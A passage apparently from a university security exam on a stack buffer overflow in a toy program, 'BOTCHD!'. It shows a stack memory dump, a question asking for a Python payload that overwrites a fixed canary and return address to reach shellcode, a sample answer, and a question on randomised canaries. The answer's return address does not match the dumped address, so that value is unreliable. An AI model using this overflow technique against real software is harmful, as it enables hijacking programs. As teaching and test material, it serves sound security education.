	0x7fffffff8f8:	0xe4	0x17	0x40	0x00	0x00	0x00	0x00
	0x7fffffff900:	0xf8	0xea	0xff	0xff	0xff	0x7f	0x00
	0x7fffffff908:	0x00	0x00	0x00	0x00	0x02	0x00	0x00
	0x7fffffff910:	0x01	0x00	0x00	0x00	0x00	0x00	0x00

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0x7fffffff8c0

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0x0badc0dedeadbeef

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canary →	0x7fffffff8b8:	0x68	0xed	0xff	0xff	0xff	0x7f	0x00	0x00
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	0x7fffffff8c8:	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00
	0x7fffffff8d0:	0x18	0xe9	0xff	0xff	0xff	0x7f	0x00	0x00
	0x7fffffff8d8:	0x18	0x7f	0x48	0x00	0x00	0x00	0x00	0x00
	0x7fffffff8e0:	0xb0	0x17	0x4c	0x00	0x00	0x00	0x00	0x00
	0x7fffffff8e8:	0xef	0xbe	0xad	0xde	0xde	0xc0	0xad	0x0b
	0x7fffffff8f0:	0x10	0xe9	0xff	0xff	0xff	0x7f	0x00	0x00
	0x7fffffff8f8:	0xe4	0x17	0x40	0x00	0x00	0x00	0x00	0x00
	0x7fffffff900:	0xf8	0xea	0xff	0xff	0xff	0x7f	0x00	0x00
	0x7fffffff908:	0x00	0x00	0x00	0x00	0x02	0x00	0x00	0x00
	0x7fffffff910:	0x01	0x00	0x00	0x00	0x00	0x00	0x00	0x00

x64 is **little-endian** !

- (i) [2 points] Write a Python expression that produces a sequence of bytes, such that, when the output is passed to the **BOTCHD!** program as an argument, execution will be redirected to a 24-byte shellcode. Use the variable `shellcode` to represent the shellcode bytes.



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```
lea    rax, [rbp - 48]
```

```
shellcode + b'A'*(48-24) +  
    0x0badc0dedeadbeef.to_bytes(8, 'little') +  
    b'A'*8 +  
    0x7fffffffef8c0.to_bytes(8, 'little')
```



- (j) [2 points] Learning from their mistake, the **BOTCHD!** team now forces the stack canary to be set randomly at runtime. Is this a safe implementation? If so, explain why. Otherwise, describe a security flaw that can be exploited to defeat this implementation.



Questions?





Good Luck!!!!

Come to OH and discuss on Piazza for extra help!